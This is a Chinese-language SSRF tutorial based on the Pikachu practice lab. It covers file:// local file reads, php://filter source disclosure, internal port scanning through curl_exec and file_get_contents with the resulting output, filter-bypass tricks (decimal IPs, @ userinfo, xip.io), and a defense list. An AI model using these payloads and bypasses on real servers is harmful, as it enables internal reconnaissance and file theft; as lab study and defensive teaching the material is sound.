SSRF

FILE协议

File协议是一种用于访问本地文件系统的URL协议。它允许你通过URL来访问计算机上的文件，类似于HTTP协议用于访问Web资源。

File协议的URL格式通常如下：

```
file://localhost/path/to/file
```

其中：

- `file://` 表示使用File协议。
- `localhost` 表示本地主机，通常用于访问本地文件系统。
- `/path/to/file` 是文件的路径。

例如，如果你想访问本地文件系统中的一个文件，可以使用File协议的URL，如下：

```
file:///Users/username/Documents/myfile.txt
```

在这个例子中，`file:///`表示File协议，`Users/username/Documents/myfile.txt`是文件的绝对路径。

File协议通常用于本地文件的访问，但需要注意以下几点：

1. 安全性：在Web应用程序中，使用File协议访问本地文件可能会引发安全问题，因为它可以暴露本地文件系统的细节，特别是如果文件路径包含敏感信息。
2. 跨平台性：File协议的文件路径格式在不同操作系统上可能会有所不同。在Windows上，路径可能包含反斜杠`\`，而在Unix或Linux上，路径通常包含正斜杠`/`。因此，在使用File协议时需要小心处理路径。
3. Web浏览器限制：大多数现代Web浏览器对使用File协议的本地文件访问进行了限制，以防止潜在的安全问题。因此，在Web应用程序中，通常不建议使用File协议来访问本地文件。相反，应该通过服务器来提供文件或使用其他适当的方法来与本地文件交互。

总之，File协议是一种用于本地文件系统访问的协议，但在Web应用程序中应小心使用，确保安全性和跨平台性。在大多数情况下，更安全和可维护的方法是通过Web服务器提供文件或使用服务器端代码来与本地文件进行交互。

SSRF漏洞介绍

SSRF漏洞介绍：

SSRF漏洞（服务器端请求伪造）：是一种由攻击者构造形成由服务端发起请求的一个安全漏洞。一般情况下，SSRF攻击的目标是从外网无法访问的内部系统。（正是因为它是由服务端发起的，所以它能够请求到与它相连而与外网隔离的内部系统）。

SSRF漏洞原理：

SSRF形成的原因大都是由于服务端提供了从其他服务器应用获取数据的功能且没有对目标地址做过滤与限制。比如从指定URL地址获取网页文本内容，加载指定地址的图片，下载等等。利用的是服务端的请求伪造。SSRF是利用存在缺陷的web应用作为代理攻击远程和本地的服务器。

SSRF漏洞利用手段：

1.可以对外网、内网、本地进行端口扫描，某些情况下端口的Banner会回显出来（比如3306的）；

2.攻击运行在内网或本地的有漏洞程序（比如溢出）；

3.可以对内网web应用进行指纹识别，原理是通过请求默认的文件得到特定的指纹；

4.攻击内网或外网有漏洞的web应用；

5.使用file：///协议读取本地文件(或其他协议）

```
http://www.xingkonglangzi.com/ssrf.php?url=192.168.1.10:3306

http://www.xingkonglangzi.com/ssrf.php?url=file:///c:/windows/win.ini
```

SSRF漏洞出现点：

1.分享：通过URL地址分享网页内容

2.转码服务（通过URL地址把原地址的网页内容调优，使其适合手机屏幕的浏览）

3.在线翻译

4.图片加载与下载：通过URL地址加载或下载图片

5.图片、文章收藏功能

6.未公开的api实现及调用URL的功能

7.从URL关键字中寻找

3种函数支持的协议

PHP中下面函数的使用不当会导致SSRF:

```
file_get_contents()
fsockopen()
curl_exec()
```

file_get_contents

`file_get_contents` 函数用于从文件或URL中获取内容，它支持多种不同的协议，包括但不限于以下常见协议：

1. **HTTP/HTTPS**：可以用于访问Web上的HTTP和HTTPS资源。例如，你可以使用 `file_get_contents('https://example.com')` 获取一个HTTPS页面的内容。
2. **FTP**：可用于通过FTP协议访问远程文件。例如，`file_get_contents('ftp://example.com/file.txt')` 可以获取FTP服务器上的文件内容。
3. **File**：用于本地文件系统中的文件。例如，`file_get_contents('file:///path/to/local/file.txt')` 可以读取本地文件的内容。
4. **php://**：php:// 是一种伪协议，可用于访问PHP的各种输入和输出流。例如，`php://stdin` 用于从标准输入读取数据，`php://output` 用于向标准输出写入数据。
5. **data://**：data:// 伪协议用于在URL中包含数据。例如，`data:text/plain;base64,SGVsbG8gV29ybGQ=` 包含Base64编码的文本数据。
6. **其他协议**：`file_get_contents` 还可以用于访问其他协议，前提是PHP配置中启用了对应的协议处理器。例如，可以使用 `file_get_contents('ftp://example.com')` 访问FTP资源。

要注意的是，不同的协议可能需要不同的配置和权限设置。例如，要访问HTTPS资源，你可能需要启用 OpenSSL 扩展并配置正确的 SSL 证书。在使用 `file_get_contents` 时，确保你的服务器环境和PHP配置支持所需的协议。

fsockopen

`fsockopen()` 函数支持多种不同的协议，它允许你通过网络套接字（socket）连接到不同类型的服务器和服务。以下是一些常见的协议，可以通过 `fsockopen()` 进行支持：

1. **TCP/IP协议**：`fsockopen()` 可以用于建立基于TCP/IP的套接字连接，这包括HTTP、FTP、SMTP、POP3、IMAP和其他基于TCP的网络服务。
2. **HTTP和HTTPS**：通过 `fsockopen()` 可以建立到Web服务器的HTTP或HTTPS连接，以便发送HTTP请求并接收响应。要建立HTTPS连接，你需要使用SSL或TLS。
3. **FTP**：你可以使用 `fsockopen()` 连接到FTP服务器，以进行文件传输操作。
4. **SMTP和POP3**：`fsockopen()` 可以用于与邮件服务器建立SMTP或POP3连接，以发送和接收电子邮件。
5. **IMAP**：你可以使用 `fsockopen()` 与邮件服务器建立IMAP连接，以访问和管理邮件。
6. **DNS**：`fsockopen()` 可以用于进行DNS查询，以获取主机名的IP地址。
7. **其他协议**：通过 `fsockopen()`，你还可以连接到其他网络服务和协议，前提是你知道相应服务的端口号和通信规则。

注意，使用 `fsockopen()` 连接到不同协议的服务器时，你需要了解该协议的规范和通信方式，并确保服务器和端口号设置正确。此外，建立和管理套接字连接可能需要一些网络编程知识。因此，在使用 `fsockopen()` 时要小心，以确保安全性和正确性。

curl_exec

`curl_exec()` 函数是一个用于执行CURL请求的PHP函数，它支持多种不同的网络协议和传输方式。以下是一些常见的协议和传输方式，它们可以在使用 `curl_exec()` 时进行支持：

1. **HTTP和HTTPS**：`curl_exec()` 可以用于执行HTTP和HTTPS请求，用于与Web服务器进行通信和获取Web页面内容。
2. **FTP**：通过CURL，你可以执行FTP操作，例如上传和下载文件。
3. **SMTP和POP3**：CURL支持与邮件服务器建立SMTP和POP3连接，以发送和接收电子邮件。
4. **IMAP**：你可以使用CURL来连接到IMAP服务器，以访问和管理邮件。
5. **SCP和SFTP**：CURL支持SCP（Secure Copy Protocol）和SFTP（SSH File Transfer Protocol），用于通过SSH安全地传输文件。
6. **LDAP**：CURL可以用于执行LDAP（Lightweight Directory Access Protocol）请求，以访问和管理目录服务。
7. **TELNET**：你可以使用CURL来执行TELNET连接，以与远程服务器进行通信。
8. **DICT**：CURL支持DICT协议，用于查询字典和词汇。
9. **FILE**：CURL可以用于执行FILE协议请求，用于本地文件系统操作。
10. **其他协议**：CURL还支持其他协议，如Gopher、HTTP/2、RTMP（Real-Time Messaging Protocol）等。

请注意，CURL的功能非常强大，可以用于与多种网络服务和协议进行通信。使用 `curl_exec()` 时，你需要根据要执行的请求类型和协议，设置相应的CURL选项和参数，以确保请求正确执行。了解每种协议和选项的细节是使用CURL的关键，同时也要确保安全性和正确性。


利用

后端有curl_exec函数

可以利用file协议,后面需要跟着绝对路径

这里后端使用的是curl函数


```
http://127.0.0.1/pikachu/vul/ssrf/ssrf_curl.php?
url=file://D:/phpStudy/WWW/pikachu/index.php
```



进行端口探测

输入内网地址加端口进行端口探测

```
http://127.0.0.1/pikachu/vul/ssrf/ssrf_curl.php?url=http://127.0.0.1:3306
直接给出mysql版本  端口打开
5.5.53 oO{?giYc??!_x0002__x000F_?_x0015_fVY?
n/;ztZG2mysql_native_password!_x0001_??_x0004_#08S01Got packets out of order1

http://127.0.0.1/pikachu/vul/ssrf/ssrf_curl.php?url=http://127.0.0.1:445
特殊: 快速刷新了一下网页 , 没有任何输出,  端口打开

http://127.0.0.1/pikachu/vul/ssrf/ssrf_curl.php?url=http://127.0.0.1:135
网页一直在尝试连接,转圈  端口打开

http://127.0.0.1/pikachu/vul/ssrf/ssrf_curl.php?url=http://127.0.0.1:1010
网页稍许延迟刷新 :  没有任何输出  端口关闭
```



后端有file_get_content函数


使用php协议

只有后端存在`file_get_content`时可以使用php协议

php协议读取文件可以使用相对地址

payload

```
http://127.0.0.1/pikachu/vul/ssrf/ssrf_fgc.php?
file=php://filter/read=convert.base64-encode/resource=../../index.php
```



`php://filter/read=convert.base64-encode/resource=ssrf.php` 是一个特殊的URI（Uniform Resource Identifier），用于在 PHP 中进行文件操作。这个URI中包含了多个部分，让我来解释它的含义：

1. `php://filter`：这是 PHP 的伪协议，允许对输入和输出数据进行过滤和处理。
2. `read=convert.base64-encode`：这是一个过滤器链，告诉 PHP 要执行的操作。具体来说，它使用了 `convert.base64-encode` 过滤器，表示要将读取的数据进行Base64编码。
3. `resource=ssrf.php`：这是 `convert.base64-encode` 过滤器的参数，指定要读取的资源。在这个情况下，资源是一个名为 `ssrf.php` 的文件。

因此，这个URI的目的是以Base64编码的方式读取 `ssrf.php` 文件的内容。这通常用于利用服务器端请求伪造（Server-Side Request Forgery，SSRF）漏洞，尝试访问服务器上的敏感文件或执行恶意操作。要注意的是，执行此类操作可能是非法的，并且需要在合法、授权和受信任的环境中使用。

进行端口探测

最主要还是看报错

```
payload
http://127.0.0.1/pikachu/vul/ssrf/ssrf_fgc.php?file=http://192.168.1.187:3306
```


端口开启：

```
Warning: file_get_contents(http://192.168.10.128:3306): failed to open stream:
HTTP request failed! E in D:\phpStudy\WWW\pikachu\vul\ssrf\ssrf_fgc.php on line
26

Warning: file_get_contents(http://192.168.10.128:445): failed to open stream:
HTTP request failed! in D:\phpStudy\WWW\pikachu\vul\ssrf\ssrf_fgc.php on line 26
```

端口未打开：

```
Warning: file_get_contents(http://192.168.10.128:1000): in
D:\phpStudy\WWW\pikachu\vul\ssrf\ssrf_fgc.php on line 26

Warning: file_get_contents(http://192.168.10.128:2000): in
D:\phpStudy\WWW\pikachu\vul\ssrf\ssrf_fgc.php on line 26
```

也有这种可以直接拿浏览器打开的端口,最主要还是看报错



转码服务

转码服务：通过URL地址把原地址的网页内容调优使其适合手机屏幕浏览

由于手机屏幕大小的关系，直接浏览网页内容的时候会造成许多不便，因此有些公司提供了转码功能，把网页内容通过相关手段转为适合手机屏幕浏览的样式。例如百度、腾讯、搜狗等公司都有提供在线转码服务。

在线翻译

在线翻译：通过URL地址翻译对应文本的内容。提供此功能的百度、有道等。

有道翻译某处SSRF可通网易内网：（有道，网易为同一家公司）
`https://wy.zone.ci/bug_detail.php?wybug_id=wooyun-2016-0212768`

图片加载与下载

图片加载远程图片地址此功能用到的地方很多，但大多都是比较隐秘，比如在有些公司中的加载自家 图片服务器上的图片用于展示。（此处可能会有人有疑问，为什么加载图片服务器上的图片也会有问题， 直接使用img标签不就好了，没错是这样，但是开发者为了有更好的用户体验通常对图片做些微小调整例 如加水印、压缩等，就必须要把图片下载到服务器的本地，所以就可能造成SSRF问题）。

从URL关键字中寻找

```
share、wap、url、link、src、source、 target、u、3g、display、
sourcellRL、imageURL、domain、file
```

通用的SSRF实例

```
Weblogic(wbe中间件)配置不当，天生ssrf漏洞

Discuz x2.5/x3.0/x3.1/x3.2(论坛软件系统)    ssrf漏洞
```

绕过

IP地址转换成十进制:

```
127.0.0.1=2130706433
<?php
    $ip=@$_GET['ip'];
    //sprintf格式转换函数    %u - 不包含正负号的十进制数（大于等于 0）
    //ip2long ip转换为整型
    $num_ip = sprintf('%u',ip2long($ip));
    echo $num_ip.'<br/>';
    //long2ip 整型 转换为ip
    echo long2ip($num_ip);
```

```
C:\Users\27682>ping 2130706433

正在 Ping 127.0.0.1 具有 32 字节的数据:
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=64
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=64
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=64
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=64

127.0.0.1 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms, 最长 = 0ms, 平均 = 0ms

C:\Users\27682>
```

url地址格式改写: 增加干扰(@前面的是账号密码)


url地址格式改写: 增加干扰(@前面的是账号密码)

http://aa@192.168.3.6

http://www.baidu.com@192.168.3.6

http://192.168.3.6

都是访问同一个地址



url地址格式改写: 增加干扰(xip.io好像关闭了)

url地址格式改写: 增加干扰

xip.io是如何工作的?
xip.io 是在公共Internet上运行自定义DNS服务器。当您的计算机查找xip.io域时，xip.io DNS服务器从域中提取IP地址，然后将其发送回响应。

前面随便加,最后面必须是.xip.io
127.0.0.1.xip.io
www.127.0.0.1.xip.io
haha.127.0.0.1.xip.io
haha.xixi.127.0.0.1.xip.io

都会访问同一个地址:
127.0.0.1

防御

防御服务器端请求伪造（Server-Side Request Forgery，SSRF）漏洞是非常重要的，因为这种漏洞可能允许攻击者在受害者服务器上执行未经授权的操作。以下是一些防御SSRF漏洞的最佳实践：

1. **输入验证和白名单**：对于用户提供的URL或输入，始终进行验证和过滤。使用白名单来限制可以访问的远程资源。只允许访问已知和受信任的域名或IP地址，不要接受任意用户输入的URL。
2. **限制协议**：限制可以使用的协议，只允许安全的协议，如HTTP和HTTPS。不要允许访问文件协议（file://）或其他危险的协议。
3. **使用内部网段**：如果需要允许访问内部资源，确保只能访问受信任的内部网段，而不是整个内部网络。
4. **使用代理**：使用代理服务器来控制对外部资源的访问。代理可以过滤和验证请求，以确保只有受信任的请求能够通过。
5. **禁用不必要的功能**：禁用不必要的PHP函数和扩展，特别是危险的函数，如`file_get_contents`、`fopen`等，以减少攻击面。
6. **使用安全配置**：配置和硬化服务器，确保应用程序不会访问敏感系统文件和目录。
7. **监控和日志**：实施强大的监控和日志系统，以便及时检测和响应SSRF攻击尝试。
8. **更新和修补**：保持服务器和应用程序的更新，及时应用安全补丁，以防止已知的漏洞被利用。
9. **教育和培训**：为开发人员和运维团队提供培训，使他们了解SSRF漏洞的危害，并知道如何防御和响应。
10. **漏洞扫描**：定期进行安全漏洞扫描和渗透测试，以识别潜在的SSRF漏洞并及时修复它们。
11. **安全开发最佳实践**：采用安全的开发实践，如输入验证、输出编码和最小权限原则，以降低漏洞的风险。
12. **使用WAF**：Web应用程序防火墙（WAF）可以检测和阻止恶意请求，包括SSRF攻击。

总之，防御SSRF漏洞需要多层次的安全措施，包括对输入进行严格验证、配置服务器和应用程序以最小化攻击面、监控和日志记录，以及定期审查和更新安全策略。合理的安全实践和敏感度是有效保护应用程序的关键。